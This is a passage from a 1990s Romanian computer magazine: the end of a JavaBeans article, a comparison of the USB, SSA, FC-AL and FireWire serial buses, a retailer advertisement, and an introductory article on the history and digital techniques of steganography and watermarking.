În plus, JavaBeans rulează deja pe toate platformele care au JDK 1.1 implementat și sunt folosite deja, așa cum aminteam la început, de multe dintre mediile moderne de programare. Chiar și Microsoft, în noua sa mașină virtuală JVM 2.0 are suport pentru JavaBeans și suport pentru comunicare ușoară între JavaBeans și componentele ActiveX, de asemenea disponibile în mașina virtuală Microsoft. ■

Dl. Eugen Rotariu este lector universitar la Universitatea „Petru Maior“ din Tg. Mureș. Poate fi contactat prin e-mail la **erotariu@uttgm.ro**

Bătălia pentru performanță

Una dintre problemele apărute la sfârşitul acestui mileniu o constituie interfeţele dispozitivelor periferice.

De Mircea Sabău

Confruntată cu noile tehnologii seriale (Universal Serial Bus - USB, Serial Storage Architecture - SSA, FireWire şi Fibre Channel-Arbitrated Loop - FC-AL) tehnologia SCSI începe să se clatine. Specialiştii apreciază că în scurt timp noile sistemele furnizate vor avea un conector pentru aceste bus-uri.

SCSI impresiona prin rapiditate până în momentul apariţiei bus-ului PCI. Chiar dacă deja comitetul ANSI XT 310 discută de Ultra-SCSI-3 la 160 MBps necazurile nu vor întârzia, din cauza compatibilităţii reduse ce poate fi menţinută. Există două posibilităţi pentru a creşte rata de transfer a unei interfeţe: fie adăugăm mai multe conexiuni, rezultatul fiind un cablu grosolan, greu de manipulat, fie mărim viteza conexiunilor existente, caz în care vom întâmpina dificultăţi serioase de sincronizare a dispozitivelor conectate la bus.

Astfel, proiectanţii au început să-şi îndrepte atenţia spre tehnologia serială. Interfeţele seriale, pe lângă facilitatea de conectare pe care o oferă (două sau patru fire pe linie), prin existenţa informaţiei de sincronizare în acelaşi flux cu datele, depăşesc problema nesincronizării între linii. Dar o dată stabilite aceste lucruri, soluţiile tehnice nu au întârziat să se diversifice.

UNIVERSAL SERIAL BUS (USB)

Pentru: periferice de viteze joase şi medii ce utilizează porturi seriale, paralele sau de mouse

Performanţă: 1.5 MBps

Lungime cablu: 5 metri

Conectare: maxim 126 dispozitive înlănţuite (3/un controler de hub)

FOTOGRAFII: BRIAN WILDER © 1997

USB

Universal Serial Bus (USB): o cale simplă de conectare a perifericelor

USB-ul este un bus destinat dispozitivelor periferice dezvoltat de liderii industriei de calculatoare şi telecomunicaţii: Compaq, DEC, IBM, Intel, Microsoft, NEC şi Northern Telecom, care oferă dispozitivelor periferice caracteristica Plug and Play, eliminând necesitatea instalării în sloturile calculatorului a unor interfeţe dedicate şi reconfigurarea sistemului. Calculatoarele personale echipate cu USB permit dispozitivelor periferice să se configureze automat chiar în momentul realizării conexiunii fizice, fără a mai fi necesară o operaţie de iniţializare a sistemului ori rularea unui program care să efectueze anumite setări (setup). Este de remarcat faptul că dispozitivele USB de mică putere îşi pot obţine alimentarea prin intermediul bus-ului. De asemenea, USB-urile oferă „hot-swapping" - abilitatea de a elimina şi înlocui dispozitivele fără a opri calculatorul. În fine, există un cablu de conectare standard pentru toate dispozitivele USB, făcând înlocuirea mai uşoară şi mai puţin costisitoare.

Interfaţa USB 12 Mbps (1.5 MBps), pe lângă facilitatea Plug and Play oferă în plus viteze sporite dispozitivelor periferice tradiţionale (imprimante, tastaturi, monitoare, mouse-uri şi chiar scanner-e). Comparat cu un port serial tradiţional sau cu unul paralel, USB-ul este de aproximativ 100 de ori respectiv 6 ori mai rapid.

Un port serial, paralel, de tastatură sau monitor, de regulă suportă doar un singur dispozitiv, pe când, prin intermediul hub-urilor USB pot fi înlănţuite până la 126 dispozitive la un singur port USB. La ora actuală sunt deja disponibile chip-uri USB la Intel şi National Semiconductor (de exemplu, controlerul de hub USB Intel 8x930Hx - din familia Intel 8x930, familie preferată de peste 200 de dispozitive periferice ce se dezvoltă acum). Pentru a da o mână de ajutor celor ce dezvoltă periferice USB, Intel a furnizat şabloane de class-drivere (module software ce oferă suport în Windows pentru fiecare tip de dispozitiv USB) în concordanţă cu modelul de driver Microsoft Windows. Astfel, Microsoft a început lansarea class-driverelor pentru Windows 95, class-driverele pentru Windows NT făcându-şi apariţia probabil după versiunea 5.0.

Pe scurt, dispozitivele periferice care permit conectarea la un calculator personal printr-un USB sunt: telefon, modem, tastatură, mouse, joystick, unitate floppy și de înregistrare pe casete magnetice, scanner, imprimantă dar probabil că, în viitorul apropiat, vor fi preferate dispozitivele mouse, tastaturile și modem-urile.

USB-urile sunt proiectate pentru dispozitive de viteză medie și joasă. Pentru dispozitivele și aplicațiile de mare viteză se folosesc Serial Storage Architecture, FireWire și Fibre Channel-Arbitrated Loop.

SSA

Serial Storage Architecture (SSA): o interfață de care avem nevoie pentru viitoarele unități de disc

SSA este o puternică interfață serială de înaltă viteză proiectată ca o alternativă la SCSI, pentru conectarea dispozitivelor de stocare de mare capacitate, subsisteme, servere și stații de lucru.

SSA reduce considerabil costurile de interfață. Nu necesită nici un fel de receptor sau driver extern, aceste funcțiuni fiind implementate de un protocol existent într-un chip CMOS. Sunt necesare doar patru fire de semnal spre deosebire de cel mai apropiat SCSI echivalent. În plus, interfețele SSA nu necesită comutatoare de adresă ori terminatoare discrete.

FIBRE CHANNEL-ARBITRATED LOOP (FC-AL)

Pentru: periferice de mare viteză


Performanță: 100 MBps sau 200 MBps

Lungime cablu: 30 metri (coaxial); 10 kilometri (optic)

Conectare: maxim 126 dispozitive

Arhitectura SSA se bazează pe două niveluri de protocol. Nivelul inferior definește caracteristicile electrice, schemele de codificare și metodele de transmitere a informației. Nivelul superior organizează comenzile SCSI într-o formă corespunzătoare unei transmisii seriale. Ca rezultat al acestui lucru, dispozitivele care utilizează acum SCSI-2, cu mici schimbări de cod, pot fi adaptate spre SSA.

SSA oferă performanțe superioare față de interfețele larg răspândite azi: fiecare legătură SSA este full-duplex (cadrele sunt multiplexate simultan), rezultând rate de transfer de 20 MBps în fiecare direcție (în total 80 MBps pe fiecare nod); cablul SSA care



http://www.agora.ro

constă în două perechi de fire torsadate, câte o pereche pentru fiecare canal. Apare însă un inconvenient: rata de transfer de 80 MBps presupune distribuirea datelor la patru linii DMA, iar o cartelă SSA cu patru linii DMA este mult mai scumpă decât patru adaptoare SCSI. Din punct de vedere tehnic, în încercările de a partaja masive de discuri interconectate, apar probleme constând în coruperea fișierelor. Iar rezolvarea acestora presupune din nou bani în plus (implementarea fie a unui modul software de siguranță, fie a unei scheme de comutare hardware).

În privința SSA, IBM este încă destul de solid, dorind lansarea unei noi generații care dublează viteza legăturilor la 160 MBps. În orice caz, SSA este o tehnologie cu o viață limitată: locul ei va fi luat în următoarea generație de Fibre Channel.

SERIAL STORAGE ARCHITECTURE (SSA)

Pentru: periferice de vârf IBM
Performanță: 80 MBps
Lungimea cablului: 25 metri între dispozitive
Conectare: 48 dispozitive pe buclă

FC-AL

Fibre Channel - Arbitrated Loop (FC-AL): o conexiune de viitor

FC-AL este implementată ca o topologie ce preia logica topologiei comutate și distribuite pentru toate dispozitivele din buclă. Acest lucru permite fiecărui dispozitiv să utilizeze bucla ca o conexiune punct la punct. FC-AL poate conecta în inel până la 126 de dispozitive. Bucla arbitrată funcționează în maniera în care fiecare dispozitiv cere accesul la buclă, iar atunci când l-a primit se creează o conexiune dedicată între transmițător și receptor. Lărgimea de bandă disponibilă în buclă este partajată de toate dispozitivele. Deoarece nu este necesar nici un comutator pentru a conecta mai multe dispozitive, costul ce revine unei conexiuni este semnificativ scăzut.

Există câteva motive ce recomandă utilizarea FC-AL: interconectarea unui număr variabil de dispozitive, preț scăzut și înalta lărgime de bandă oferită.

FC-AL a fost înzestrat cu abilitatea de a permite utilizatorilor să selecta interfața la

Your technology investment is too important to leave to chance !
So leave it to us !

Sediul Central
Bd. Unirii 15, Sect.5, București,
Tel.: 336.2595, Fax.:336.7568

Centrul de Vânzări
Cl. Dorobanților 152, Sect.1, București,
Tel./Fax: 230.7737, 230.4032

ComputerLand® ROMÂNIA

Centrul de Service
Cl. Griviței 355-357, Sect. 1, București,
Tel./Fax: 230.2575, 222.4616

Centrul de Instruire
Cl. Griviței 355-357, Sect. 1, București,
Tel./Fax: 223.1443

FIREWIRE

Destinat: actualei și viitoarei piețe de consum

Viteză: 25 MBps

Lungime: 4.5 metri pe cablu, dar se pot înlănțui 16 cabluri totalizând 72 metri

Conectare: maxim 63 dispozitive

distanță. Cablul de cupru coaxial se poate întinde până la 30 metri (în cazul aplicațiilor pentru arii restrânse), pe când cel optic poate ajunge până la 10 km. În privința vitezei, FC-AL comparat cu orice interfață serială full-duplex, este de aproximativ 5 ori mai rapidă.

FC-AL este înzestrată cu două bucle, ceea ce oferă mediului o înaltă flexibilitate. Dacă o buclă nu este disponibilă, cealaltă continuă să lucreze, crescând astfel toleranța la erori prin accesul redundant la fiecare dispozitiv. Conectibilitatea la cald reprezintă o altă caracteristică superioară față de SSA.

Comparat cu SCSI, FC-AL oferă o îmbunătățire substanțială a lărgimii de bandă, viteza de bază a FC-AL fiind de 100 MBps. De asemenea, FC-AL este net superior în privința numărului de dispozitive ce se pot conecta pe bus. În plus, suportă majoritatea interfețelor de comandă a perifericelor, incluzând SCSI-3, High Performance Peripheral Interface (HPPI) și Intelligent Peripheral Interface (IPI-3), minimizând nevoia de schimbări software. Pe scurt, FC-AL a început să apară și probabil va fi întotdeauna de două ori mai rapid decât cel mai rapid SCSI disponibil.

Caracteristicile FC-AL îl recomandă în aplicații cum sunt editările video, multimedia și în general cele care necesită o mare capacitate de stocare și care manipulează blocuri mari de date. Folosind o interconectare cu cabluri optice se pot realiza aplicații speciale cum ar fi punerea în oglindă a discurilor în două clădiri separate pentru o protecție în plus a datelor. Scopul principal al FC-AL îl constituie aplicațiile server și în general aplicațiile în care toleranța la erori este un lucru extrem de important.

Dar toleranța la erori și protecția împotriva pierderilor accidentale de date nu reprezintă un lucru critic pe piața de consum, astfel că FC-AL, datorită prețului destul de ridicat, ar putea avea probleme în tentativa sa de a pătrunde pe piață.

FireWire

FireWire: cum să creezi un bus performant cu fire subțiri

Standardul de bus serial IEEE 1394 (cunoscut sub numele de FireWire) este unul dintre bus-urile generației următoare ce se vor instala pe piață. La proiectarea lui grupul de lucru IEEE a avut în vedere următoarele caracteristici: preț foarte scăzut, viteză mare (100, 200 și 400 Mbps), posibilitatea de conectare a dispozitivelor la cald, autoconfigurare, topologie flexibilă, management optim al bus-ului, transfer asincron și sincron al datelor, un sistem corect de arbitraj care să permită un acces echitabil tuturor nodurilor la bus.

Unul dintre cele mai grozave lucruri este că bus-ul se autoconfigurează, neavând un comutator ID sau adrese cablate hard. Aceasta înseamnă că utilizatorii nu trebuie să cunoască intimitatea sistemului, ci doar Plug and ... Play.

Există trei faze principale pentru configurarea cablului: inițializarea bus-ului, identificarea arborelui și autoidentificarea. Pe parcursul configurării cablului se construiește un arbore corespunzător topologiei, fiecărui nod fiindu-i asociată o informație specifică de identificare utilizată de nivelul de gestiune al arborelui.

De îndată ce un nod nou se conectează pe bus, trimite un semnal care obligă toate nodurile să intre într-o stare de reinițializare specială. Astfel întreaga informație de topologie este ștearsă iar apoi reconstruită. După ce bus-ul s-a inițializat, procesul de identificare a arborelui translatează topologia generală a rețelei într-un arbore. Următorul pas constă în faptul că fiecare nod trebuie să selecteze un număr de identificare și să trimită informația despre el însuși managerului de bus. Nodul rădăcină cedează controlul nodurilor inferioare și așteaptă un semnal pe care-l primește în momentul când toate nodurile inferioare au un identificator, acest proces având loc recursiv. Modalitatea în care fiecare nod își alege propriul său număr de identificare constă în contorizarea numărului de pachete de identificare trimise pe bus și incrementarea unui numărător intern.

FireWire oferă câteva dintre avantajele FC-AL, cum sunt posibilitatea de conectare la cald și utilizarea unor cabluri subțiri, dar este inferior lui FC-AL, atât în privința ratei de transfer, cât și în privința numărului de dispozitive ce se pot conecta la un singur bus (doar 63). Din fericire, aceste neajunsuri nu afectează aplicațiile monoutilizator.

Există deja chip-uri transceiver FireWire 200 Mbps (IBM), precum și platforme FireWire 200 Mbps (Adaptec și Skipstone). Adaptec dorește chiar să lanseze platforme PCI FireWire pentru utilizatori finali la un preț aproximativ același cu al unei platforme SCSI (400$). Mulți observatori se așteaptă să apară FireWire pe plăcile de bază Intel poate chiar în anul următor.

Ca o diversificare a standardului 1394, a apărut grupul de studiu 1394.2 cu scopul de a atinge 400 MBps utilizând cablu cu fibre optice. Din nefericire, 1394.2 este incompatibilă cu versiunea curentă de FireWire la nivel de interfață fizică, lucru deranjant pentru companiile ce s-au orientat spre standardul 1394.

Concluzii

Pentru o vreme, SCSI se va menține pe piața curentă (pentru discuri cu performanțe joase și medii) chiar dacă FireWire sau Fibre Channel țintesc spre locul ocupat de SCSI. USB-urile vor acapara dispozitivele mouse, tastatura și modem, FC-AL stocarea pe discuri în cazul serverelor și stațiilor de lucru, iar FireWire camerele video digitale, player-ele digitale de video disc. Oricum, lupta între USB, FireWire, Fibre Channel și SSA continuă. ■

Mircea Sabău este inginer de sistem la Computer Press AGORA și poate fi contactat la **msabau@agora.ro**

Steganografia

De Răzvan Peteanu

„Cine se pricepe să încuie, nu are nici broască, nici lacăt, dar poarta nu o poate nimeni deschide“ - Dao De Jing

În odaia de taină a regelui intră, în cele din urmă, solul misterios, cu buzele și urechile pecetluite din naștere, pe care aliatul politic îl trimisese cu o veste extrem de importantă. Inamicul care îi despărțea prinsese de veste de existența soliei și nu o dată, pe parcursul călătoriei, tâlhari îl opriseră și îi scotociseră prea minuțios cuferele și îl percheziționaseră prea sistematic pentru a mai crede într-un ghinion repetat. Totuși, nimic bănuitor nu fusese găsit asupra lui și îl lăsaseră în viață. Iată că tehnica învățată de la sfătuitorul de taină se dovedise eficace. Nimeni nu ar fi bănuit că el adusese într-adevăr un mesaj ascuns pentru rege...

Derivat din limba greacă, cuvântul *steganografie* înseamnă *„scriere ascunsă“*, o colecție de tehnici, vom vedea, care mai de care mai originale, dedicate camuflării unui mesaj astfel încât, chiar dacă mediul de comunicație este interceptat, existența vreunui alt transport de informație decât cel implicit al mediului să fie nedetectabilă.

Mic manual de istorie a spionajului

Steganografia este chiar mai veche decât criptografia și nu este greu să înțelegem de ce: subiectiv, șiretenia este mai răspândită decât inteligența, iar obiectiv, acum 2000 de ani se punea problema trimiterii unei solii de taină, dar mai puțin a criptării textului de pe papirus.

Herodot este printre primii istorici care menționează o tehnică steganografică: Demeratus dorea să îi avertizeze pe spartani că Xerxes plănuia invadarea Greciei. Pentru a nu avea surprize la graniță, tableta de lemn acoperită cu ceară – folosită curent de curieri – a fost răzuită de stratul moale de ceară, mesajul a fost incizat în lemn, iar tableta a fost reacoperită cu ceară, părând nefolosită. Solul a scăpat, altfel nu se auzea de el... Ulterior, tableta a fost înlocuită cu... capul solului: acesta era ras, pe piele se inscripționa mesajul apoi părul era lăsat să crească, acoperind complet literele. Solul probabil mergea regulat pentru un „tuns zero“ în regatul vecin!

Inventarea cernelurilor simpatice, vizibile doar în ultraviolet sau după o developare, a deschis un capitol nou în spionaj, și scrisorile inocente purtând între rânduri date secrete au proliferat. Tot în domeniul textului scris, ascunderea unui mesaj prin crearea unui text ale cărui cuvinte începeau fiecare cu câte o literă a mesajului original a fost o tehnică steganografică larg răspândită, mai ales prin intermediul anunțurilor de mică publicitate prin care spionii aflați dincolo de linia frontului putea comunica anunțuri scurte. Germanii au mers mai departe, prin dezvoltarea tehnicii micropunctului prin care o întreagă pagină A4 era redusă la dimensiunea unui punct, aplicat ulterior pe un pliant oarecare sau pe colțul lentilei de la ochelari.

O metodă înrudită cu steganografia este utilizată de câteva decenii în transmisiile radio militare și mai recent și civile: frecvența de comunicație este schimbată, printr-un algoritm pseudo-aleator, de sute sau mii de ori pe secundă. Dacă inamicul ascultă doar anumite frecvențe, indiferent care ar fi acestea, nu va putea detecta prezența vreunei comunicații, căci transmisiile cu spectru împrăștiat (*spread spectrum*) produc semnale mult mai slabe decât zgomotul inerent prezent pe un canal radio.

Ce ochiul nu vede și urechea nu aude

Motivul pentru care acest articol apare într-o revistă de informatică este ușor de intuit: prelucrarea digitală a adus un impuls extraordinar steganografiei. Mediul preferat de transport a devenit imaginea - și, mai recent, sunetul – din mai multe considerente:

(1) alterarea ușoară a unui astfel de fișier nu este deranjantă, uneori nici măcar perceptibilă

(2) inserarea/extragerea mesajului ascuns este o sarcină banală din punct de vedere algoritmic și


(3) schimbul de imagini este o activitate extrem de răspândită și, ca atare, un mediu ideal pentru steganografie.

Steganografia algoritmică folosește cel mai adesea drept suport fișiere imagine sau audio, speculând imperfecțiunile organelor umane de simț. O imagine obișnuită în tonuri de gri (*grayscale*) utilizează un octet / pixel pentru păstrarea nivelului de gri. Considerând mesajul secret ca un șir de *biți* (nu de octeți), am putea stoca fiecare dintre acești biți în cel mai puțin semnificativ bit (LSB) al fiecărui pixel. Astfel, nivelul de gri este modificat cu cel mult o treaptă (din maximum 256 posibile), modificare prea mică pentru a fi sesizabilă, mai ales în lipsa originalului. În imaginea înțeleptului Yoda din *Star Wars* a fost ascuns programul PKLITE.EXE (din simplul motiv că s-a nimerit să fie primul fișier de mărime potrivită pe care l-am găsit pe disc). Camuflarea este atât de reușită încât primul impuls a fost să verific dacă nu cumva operația a eșuat și am obținut tot imaginea originală.


Fișierele *grayscale* sau cele indexate cu 256 de culori pot ascunde un număr de biți egal cu numărul pixelilor. O imagine RGB, având 3 octeți/pixel, are o capacitate de stocare triplă. Atenție însă la formatul ales pentru transportul imaginilor, mai ales prin Internet unde se dorește reducerea la minim a mărimii fișierului: un format popular pentru imagini RGB/grayscale este JPEG pentru că ratele de compresie sunt foarte mari. Formatul JPEG este total contraindicat steganografiei bazată pe codarea în cel mai puțin semnificativ bit din pixel, deoarece compresia utilizată de algoritmul JPEG este una care folosește aproximații, imaginea decomprimată fiind diferită de cea originală.

De-a v-ați ascunselea...

Steganografia fiind destinată ascunderii existenței unui mesaj, camuflarea trebuie înțeleasă la nivelul întregului proces și nu doar la nivelul rulării unui program. Un mesaj de e-mail conținând o imagine GIF



Imaginea originală...



şi după ascunderea unui fişier EXE de 15K.

de 1000x1000 de pixeli, destinat să ascundă aproape un 1M este suspect prin lungimea neobişnuită. Pentru a defini o minimă terminologie, vom numi *„container“* mesajul aparent care este transmis şi *„mesaj“* chiar mesajul real, ascuns.

Câţiva paşi elementari sunt necesari pentru un James Bond aşezat în faţa unui PC:

- Alegerea unui container (grafic, audio, etc.) suficient de mare încât să poată înmagazina mesajul;
- Containerul să nu fie distorsionat sensibil de mesajul secret. De exemplu imaginile de sinteză care conţin zone mai mari uniform colorate nu sunt adecvate, deoarece „zgomotul“ introdus de mesaj va fi vizibil şi poate atrage atenţia unui ochi versat;
- Nu întotdeauna o variaţie de un bit produce o modificare greu sesizabilă! De exemplu, paleta de culori a unei imagini indexate (vezi Byte România, februarie 1997) nu conţine neapărat culori adiacente în spectru. Apusul de soare este vizibil afectat de ascunderea fişierului WIN.INI prin introducerea unor pixeli albaştri şi verzi pe un fundal galben. Soluţii sunt mai multe: încercarea altor imagini, utilizarea unui format *grayscale* sau *true-color* sau adaptarea paletei. Despre această din urmă soluţie, vedeţi textul despre DeBabelizer Pro apărut în numărul precedent din Byte România;
- Nu vă bazaţi exclusiv pe steganografie pentru a secretiza un mesaj! În criptografie există principiul lui Kerckhoff care se aplică perfect şi în cazul de faţă: în tentativa de trimitere a unui mesaj confidenţial se pleacă de la premisa că inamicul cunoaşte atât procedeul, cât şi detaliile de implementare, singura sursă de protecţie a mesajului fiind cheia de criptare, cunoscută doar de utilizatorii autorizaţi. Fără această cheie, inamicul nu trebuie să poată decripta mesajul, în cazul steganografiei aceasta însemnând că în lipsa cheii *existenţa* unui mesaj ascuns să nu poată fi bănuită. Pentru ca suportul să reziste la analiza statistică, includerea mesajului nu trebuie să producă modificări faţă de cele induse de zgomotul canalului/mediului din care provine suportul. De exemplu, ascunderea unor fişiere în piesele de pe un CD audio trebuie să producă distorsiuni cu aceleaşi caracteristici statistice ca şi cele datorate convertorului analog-digital folosit la înregistrarea audio originală. Similar, transmisia prin radio în care datele sunt aparent paraziţi trebuie să se conformeze modelului perturbaţiilor radio reale. De aici, o întreagă teorie a dispersiei biţilor mesajului în cadrul containerului şi de analiză a containerelor pentru a avea „la îndemână“ suporturi pentru mesaje cu diferite caracteristici;
- Implicit în cadrul spionajului, un alt strat de protecţie este criptarea mesajului. Dealtfel, unul din scopurile principale ale acestei operaţii este transformarea unui mesaj într-o secvenţă aleatoare de date şi de aceea criptarea este strâns legată de pasul precedent. Subiectul criptografiei depăşeşte articolul de faţă, dar, ca regulă generală, folosiţi programe consacrate (de pildă *Pretty Good Privacy*, disponibil pe Internet) şi nu algoritmii „originali, rapizi şi imposibil de spart“ incluşi eventual în programul de steganografie sau în produsele shareware. O măsură suplimentară de protecţie este eliminarea din mesaj a antetului fişierului, care permite identificarea aplicaţiei cu care acesta a fost generat, mărind astfel spaţiul de căutare al celor care au interceptat comunicaţia. În practică va exista întotdeauna un compromis între costul criptării şi nivelul de secretizare dorit;
- Înainte de a trimite fişierul, verificaţi dacă extragerea mesajului secret are loc fără probleme. Doar e vorba de mesaje importante, nu?

Dincolo de multimedia

Până acum am discutat cu predilecţie despre suporturile grafice şi audio, dar aceasta nu înseamnă nici pe departe că acestea sunt unicele disponibile steganografiei computerizate. Fiind vorba de ascunderea unor informaţii, este vorba şi de imaginaţie în dezvoltarea unor tehnici noi. De exemplu, datele pot fi păstrate în zonele neutilizate în mod normal al unui disc floppy.

Un text poate fi şi el folosit drept container. Am menţionat deja cazul în care iniţialele (sau tot a N-a literă, sau ultima etc.) cuvintelor dintr-un text formează mesajul secret. O dezvoltare a sistemului este metoda prin care fiecărui simbol din alfabetul mesajului i se asociază un set de cuvinte, cât mai larg posibil, containerul fiind un text scris cu cuvintele din aceste seturi. Dezavantajele sunt datorate atât cerinţei unui dicţionar de conversie, cât şi caracterului cel mai adesea artificial al textelor obţinute astfel. Aparenţele mai pot fi salvate dacă textul-container este prezentat drept poezie modernă sau literatură experimentală, dar impresia depinde şi de gradul de familiaritate al ascultătorului neautorizat. Este foarte posibil ca un critic literar să nu fie de acord cu cele afirmate mai sus.

O idee ingenioasă a fost folosită la începutul anilor '80, când din interiorul guvernului Thatcher se scurgeau informaţii confidenţiale. Pentru a se afla sursa, fiecare editor de text din Downing Street 10 a fost configurat cu un mod de aliniere (*justification*) diferit. După ce documente interne au mai fost reproduse în facsimil în presă, analiza spaţierii dintre cuvinte şi dintre linii a dus la identificarea angajatului vinovat.

Exemplul anterior dezvăluie şi o utilizare mai „paşnică„ a steganografiei: *marcarea* documentelor. Aplicaţia este direct legată de subiectul drepturilor de autor în lumea modernă, în care o operă de artă audiovizuală poate fi creată şi poate exista doar digital. Publicarea unei imagini pe Web permite oricui să o copieze şi să o utilizeze în scopuri comerciale la antipozi, fără ca autorul să poată avea un control. Soluţia este varianta modernă a filigranului (*water-*

mark): prin procedee steganografice în opera de artă este inclusă informaţia de copyright. Problema este chiar mai complexă decât simpla ascundere, căci această informaţie trebuie să se păstreze invariantă faţă de prelucrările uzuale la care poate fi supusă lucrarea. Din acest motiv, semnătura digitală are caracteristici statistice definite, pe Internet existând deja servere publice dedicate la care artiştii se pot înregistra şi pot primi o semnătură. Pus în faţa unui produs audio-video de origine suspectă, un editor al unei reviste poate extrage informaţia de copyright din imagine şi verifica dacă are într-adevăr de a face cu o operă originală. Ultima versiune a editorului Adobe Photoshop, 4.0 include un plug-in produs de Digimarc destinat exact acestei marcări a imaginilor.

Marcarea documentelor nu se limitează doar la artă: chiar şi executabilele pot fi marcate, prin tehnici similare celor folosite de viruşii polimorfici, pentru a depista persoana dintr-o organizaţie care duce în exterior software de uz intern sau pentru a urmări traseele prin care softul este copiat şi difuzat de piraţi.

Do it yourself

După atâta teorie, veţi dori probabil să încercaţi practic unele dintre metodele de mai sus. Poate mai puţin cea cu rasul în cap... Pe Internet veţi găsi mai multe programe de steganografie, în general axate pe ascunderea mesajelor în imagini, eventual fişiere audio. Am testat două dintre ele, ambele freeware. Pe cei interesaţi în evaluarea unui set mai mare de programe, îi rog să se uite pe Web. Astfel de evaluări există, dar sunt sub semnul copyright-ului şi nu le pot reproduce aici.


Primul program văzut se numeşte *Hide & Seek 4.1* (*De-a v-aţi ascunselea*, pe limba noastră) scris de Colin Maroney în 1994. Meritul lui cel mai mare constă în faptul că este însoţit de sursele complete şi poate constitui un punct de start pentru cei care vor să-şi dezvolte propria aplicaţie. Altfel, Hide & Seek permite drept containere doar GIF-uri de format 320x480, o limitare extrem de serioasă: pe lângă faptul că mesajele nu pot avea mai mult de 320*480/8=19200 octeţi, trebuie să folosiţi imagini de dimensiuni fixe. Totuşi, uneori face o treabă bună, cum e cazul imaginii cu Yoda. Imaginea originală era 640x380 şi a trebuit să o decupez. Hide & Seek protejează antetul cuprinzând informaţii despre mesajul secret prin algoritmul IDEA (veţi găsi sursele şi pentru partea de criptare). Cheia are însă o lungime maximă de 8 caractere astfel că, dată fiind şi restricţia tipului şi mărimii containerului, programul este mai mult educativ.

